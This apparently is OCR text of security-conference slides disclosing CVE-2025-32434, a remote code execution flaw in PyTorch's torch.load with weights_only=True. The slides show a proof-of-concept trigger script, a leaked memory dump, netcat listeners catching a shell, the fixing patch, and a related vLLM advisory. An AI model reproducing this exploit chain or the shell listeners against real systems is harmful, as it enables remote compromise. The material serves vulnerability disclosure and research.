
❌ ubuntu crontab

🧐 Why ubuntu crontab failed?

```
root@iZj6c84h3p7hxdvzrrsn30Z:~# ls -la /var/spool/cron/crontabs/root
-rw-r--r-- 1 root root 864 Jul  8 20:00 /var/spool/cron/crontabs/root
```

```
root@iZj6c84h3p7hxdvzrrsn30Z:~# cat /var/log/syslog | grep cron|grep MODE
Jul  8 20:01:01 iZj6c84h3p7hxdvzrrsn30Z cron[911]: (root) INSECURE MODE (mode 0600 expected) (crontabs/root)
Jul  8 20:02:01 iZj6c84h3p7hxdvzrrsn30Z cron[911]: (root) INSECURE MODE (mode 0600 expected) (crontabs/root)
```

POC Video


[root@iZj6ch4zpf21z7bfea7y2nZ exp]#
[root@iZj6ch4zpf21z7bfea7y2nZ ~]# nc -lvn 8000


Logic Bug
Memory Bug
@Petirep
JAKE-CLARK.TUMBLR

Heap Overflow

```
root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# ls
exp.py  model.pt
root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# cat exp.py
import torch
model=torch.load("model.pt",weights_only=True)
model()
root@iZj6c84h3p7hxdvzrrsn30Z:~/exp# python3 exp.py
/usr/local/lib/python3.10/dist-packages/torch/_subclasses/functional_tensor.py:295: U
serWarning: Failed to initialize NumPy: No module named 'numpy' (Triggered internally
 at ../torch/csrc/utils/tensor_numpy.cpp:84.)
  cpu = _conversion_method_template(device=torch.device("cpu"))
/usr/local/lib/python3.10/dist-packages/torch/serialization.py:1328: UserWarning: 'to
rch.load' received a zip file that looks like a TorchScript archive dispatching to 't
orch.jit.load' (call 'torch.jit.load' directly to silence this warning)
  warnings.warn(
0x50 0x31 0xb 0xb 0x1 0x7261765f6d726f6e 0x7265740035312e 0x31 0x5651e69427e0 0x5651e
6944848 0x5651e6945280 -0x1ba5a99b99bda9b6 0x5f5f006d 0x1b1 0x5651e6a71e10 0x5651e693
9cf0 0x13f 0x5651e69bd6e0 0x5651e69bd6d0 0xbfb 0xc00 0x0 0xbfb 0x5651e69bd6e0 0xdbe 0
x5651e69448f8 0x400000001 0x5651e6952600 0x5651e6a43200 0x5651e6a43170 0x90 0x90 0x7f
2b5328d7a8 0x100000000 0x119 0x5651e69bd6e0 0x5651e69bd6d0 0xbf5 0xc00 0x0 0xbf5 0x56
51e69bd6e0 0xdc4 0x5651e6944988 0x400000002 0x5651e6952540 0x5651e6944890 0x5651e6952
660 0x120 0x90 0x7f2b5328d7a8 0x100000000 0x10e 0x5651e69bd6e0 0x5651e69bd6d0 0xbd7 0
xc00 0x0 0xbd7 0x5651e69bd6e0 0xde2 0x5651e6944a18 0x400000002 0x5651e696f1f0 0x5651e
6944920 0x6f00746867696577 0x1b0 0x40 0x5651e6942700 0x5651e694bb08 0x5651e694ab70 -0
x2b807f018aa7ef7 0x0 0x0 0x40 0x31 0x9 0x9 0x0 0x73616364616f7262 0x5654838a0074 0x31
 0x9 0x9 0x565100000000 0x73616364616f7262 0x74 0x31 0x5651e694a9c0 0x0 0x5651e694a9c
0 0x0 0x5651e6944b00 0x31 0x5 0x5 0x565100000000 0x7972616e75 0x6574616501 0x61
```

POC Video

```
root@iZj6cit8a025m7gcof6pk4Z:~/exp#
```

```
root@iZj6cit8a025m7gcof6pk4Z:~# nc -lvnp 80
Listening on 0.0.0.0 80
```

This Is CVE-2025-32434!

CVE-2025-32434 Detail

Description

PyTorch is a Python package that provides tensor computation with strong GPU acceleration and deep neural networks built on a tape-based autograd system. In version 2.5.1 and prior, a Remote Command Execution (RCE) vulnerability exists in PyTorch when loading a model using torch.load with weights_only=True. This issue has been patched in version 2.6.0.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 4.0 Severity and Vector Strings:

NIST: NVD	N/A	NVD assessment not yet provided.
CNA: GitHub, Inc.	**CVSS-B** 9.3 CRITICAL	**Vector:** CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Patch

5 ■■■■■ torch/serialization.py

Viewed


```
@@ -1436,6 +1436,11 @@ def _get_wo_message(message: str) -> str:
1436 1436                         " silence this warning)",
1437 1437                         UserWarning,
1438 1438                     )
     1439 +                   if weights_only:
     1440 +                       raise RuntimeError(
     1441 +                           "Cannot use ``weights_only=True`` with TorchScript archives passed to "
     1442 +                           "``torch.load``. " + UNSAFE_MESSAGE
     1443 +                       )
1439 1444                     opened_file.seek(orig_position)
1440 1445                     return torch.jit.load(opened_file, map_location=map_location)
1441 1446                 if mmap:
```

05

The Impact

A Shaky Base, a Shaken Ecosystem

Codes Using weights_only



Exploit Two of the Most Famous Projects

Transformers

Easy, fast, and cheap LLM serving for everyone

| Documentation | Blog | Paper | Twitter/X | User Forum | Developer Slack |

CVE-2025-24357

Malicious model to RCE by torch.load in hf_model_weights_iterator

High **russellb** published **GHSA-rh4j-5rhw-hr54** on Jan 28

Package	Affected versions	Patched versions
vllm (pip)	<= 0.7.0	v0.7.0

Description

Description

The vllm/model_executor/weight_utils.py implements hf_model_weights_iterator to load the model checkpoint, which is downloaded from huggingface. It use torch.load function and weights_only parameter is default value False. There is a security warning on https://pytorch.org/docs/stable/generated/torch.load.html, when torch.load load a malicious pickle data it will execute arbitrary code during unpickling.

Impact

This vulnerability can be exploited to execute arbitrary codes and OS commands in the victim machine who fetch the pretrained repo remotely.

Note that most models now use the safetensors format, which is not vulnerable to this issue.

Severity

High 7.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics


CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

CVE ID

CVE-2025-24357

https://github.com/vllm-project/vllm/security/advisories/GHSA-rh4j-5rhw-hr54

